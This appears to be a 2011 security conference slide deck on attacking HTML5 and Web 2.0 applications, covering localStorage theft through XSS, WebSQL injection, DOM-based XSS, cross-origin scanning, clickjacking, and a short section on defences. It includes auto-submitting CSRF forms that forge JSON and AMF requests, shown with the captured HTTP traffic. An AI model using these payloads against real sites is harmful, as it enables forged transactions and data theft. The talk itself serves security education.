`<embed>` Represents/Initiates external interactive content or plug-in

`<keygen>` Represents/Initiates a generated key in a form

`<nav>` Represents/Initiates navigation links

`<output>` Represents/Initiates some types of output

`<rp>` Used in ruby annotations to define what to display if a ruby element supported in a browser

`<ruby>` Represents/Initiates ruby annotations

`<source>` Represents/Initiates media resources

`<time>` Represents/Initiates a date/time

`<video>` Represents/Initiates a video

# ATTACKING STORAGE

- » HTML 5 is having local storage and can hold global scoped variables
- » <http://www.w3.org/TR/webstorage/>

```
interface Storage {  
    readonly attribute unsigned long length;  
    getter DOMString key(in unsigned long index);  
    getter any getItem(in DOMString key);  
    setter creator void setItem(in DOMString key, in any data);  
    deleter void removeItem(in DOMString key);  
    void clear();  
};
```

# ATTACKING STORAGE

- » It is possible to steal them through XSS or via JavaScript
- » getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
    var mygetrequest=new ajaxRequest()
    mygetrequest.onreadystatechange=function(){
    if (mygetrequest.readyState==4)
    {
```

- » XSS the box and scan through storage

- » Demo 

- Localstorage and SQLi – written by Sahil Shah and Shivang Bhagat (on BeEF project)


# SQL INJECTION


- » WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- » Allows one time data loading and offline browsing capabilities.
- » Causes security concern and potential injection points.
- » Methods and calls are possible

`openDatabase`

`executeSql`

# SQL INJECTION

- » Through JavaScript one can harvest entire local database.
- » Demo 




The screenshot shows a web browser's developer tools interface. The top toolbar includes icons for Elements, Resources, Network, Scripts, Timeline, Profiles, Audits, and Console. The left sidebar shows a tree view with categories: Frames, Databases, Transactions (expanded), Local Storage, Session Storage, Cookies, and Application Cache. Under Transactions, a table is displayed with the following data:

id	text
100001	Transfer to John
100002	Transfer to Bob


The SQL query executed in the console is `SELECT * from Trans`.

# DOM (3) ARCHITECTURE






# DOM BASED INJECTIONS

- » DOM based XSS and manipulations
- » Injecting script in DOM
- » Can not be blocked by filter – no tags – all scripts
- » Several different ways
  - Polluting eval stream
  - Document.XXX – abuses
  - JSON based XSS
  - Third party abuses
- » Demo 

# DOM INJECTIONS/STEALING


- » DOM is usually one time loading
- » Lot of information residing on it
- » If XSS and DOM access – Game over!
- » Global variables and loosely defines vars can be jackpot...
- » Poor programming can be identified.
- » Demo 

# ABUSING NETWORK CALLS

- » HTML 5 provides WebSocket and XHR Level 2 calls
- » It allows to make cross domains call and raw socket capabilities
- » It can be leveraged by JavaScript payload
- » Malware or worm can use it to perform several scanning tasks

# INTERNAL SCANNING


- » Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- » Some browsers have blocked these calls for security reason.



# XHR – LEVEL 2 CALLS

- » XHR is now level 2 on browser
- » Various browser behavior is different
- » XHR is already implemented
- » Shared resource policy implemented
- » “origin” and “access-\*” tags and decisions based on that
- » Potential abuses
  - One way stealth channel
  - CSRF possible (no cookie though)
  - Header changes
- » CROS - <http://www.w3.org/TR/cors/> (Cross Origin Request Sharing)

# TRADITIONAL WAY - ABUSING



# JSON

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
  action="http://192.168.100.101/json/jservice.ashx" METHOD="POST">
  <input type="hidden" name='{ "id":3,"method":"getProduct","params":{ "id" :
  3}}' value='foo'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```

# HTTP REQ.

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.2
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.3) Gecko/20100401
Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: text/plain
Content-Length: 57
```

```
{"id":3,"method":"getProduct","params":{"id" : 3}}=foo
```



# HTTP RESP.


HTTP/1.1 200 OK  
Date: Sat, 17 Jul 2010 09:14:44 GMT  
Server: Microsoft-IIS/6.0  
X-Powered-By: ASP.NET  
Cache-Control: no-cache  
Pragma: no-cache  
Expires: -1  
Content-Type: text/plain; charset=utf-8  
Content-Length: 1135

```
{"id":3,"result":{"Products":{"columns":["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":[[3,"Doctor Zhivago","Drama / Romance","David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of view of the intellectual, introspective title character (Omar Sharif). As the political landscape changes, and the Czarist regime comes to an end, Dr. Zhivago's relationships reflect the political turmoil raging about him. Though he is married, the vagaries of war lead him to begin a love affair with the beautiful Lara (Julie Christie). But he cannot escape the machinations of a band of selfish and cruel characters: General Strelnikov (Tom Courtenay), a Bolshevik General; Komarovskiy (Rod Steiger), Lara's former lover; and Yevgraf (Alec Guinness), Zhivago's sinister half-brother. This epic, sweeping romance, told in flashback, captures the lushness of Moscow before the war and the violent social upheaval that followed. The film is based on the Pulitzer Prize-winning novel by Boris Pasternak.",10.99,"zhivago","zhivago.html"]]]}}
```

# AMF – CSRF ...

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
  action="http://192.168.100.101:8080/samples/messagebroker/http" METHOD="POST">
  <input type="hidden" name='<amfx ver' value=""3"
  xmlns="http://www.macromedia.com/2005/amfx"><body><object
  type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>
  clientId</string><string>correlationId</string><string>destination</string><string>headers
  </string><string>messageId</string><string>operation</string><string>timestamp</string>
  <string>timeToLive</string></traits><object><traits/></object><null/><string/><string/
  ><object><traits><string>DSId</string><string>DSMessagingVersion</string></traits><st
  ring>nil</string><int>1</int></object><string>68AFD7CE-BFE2-4881-E6FD-
  694A0148122B</string><int>5</int><int>0</int><int>0</int></object></body></amfx>'
  >
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```

# CLICKJACKING

- There are few popular ways in which attackers perpetrate this vulnerability
  - Using invisible elements such as iframes
  - Injecting malicious javascript (or any other client side scripting language)
  - Leveraging a bug in Adobe Flash Player (this method is now obsolete) 

# DEFENDING APPLICATIONS

# SECURITY AT CODE LEVEL

- » JS, Flash or XAP should not have server side logic – should be presentation layer only ...
- » Obfuscation may help a bit – not full proof.
- » Source code and object code analysis during blackbox testing would require
- » Resource discoveries and fuzzing – a must for SOAP, JSON and AMF streams
- » Careful with HTML 5 implementation
- » DOM based scanning and analysis is required
- » Cross streams and third party analytics

# SECURITY AT FILTER LEVEL

- » Browser side filtering needed (in coming)
- » Server side for streams
- » Watch out for third party streams



# CONCLUSION & QUESTIONS

Please Remember to Complete  
Your Feedback Form



USA + 2011  
EMBEDDING SECURITY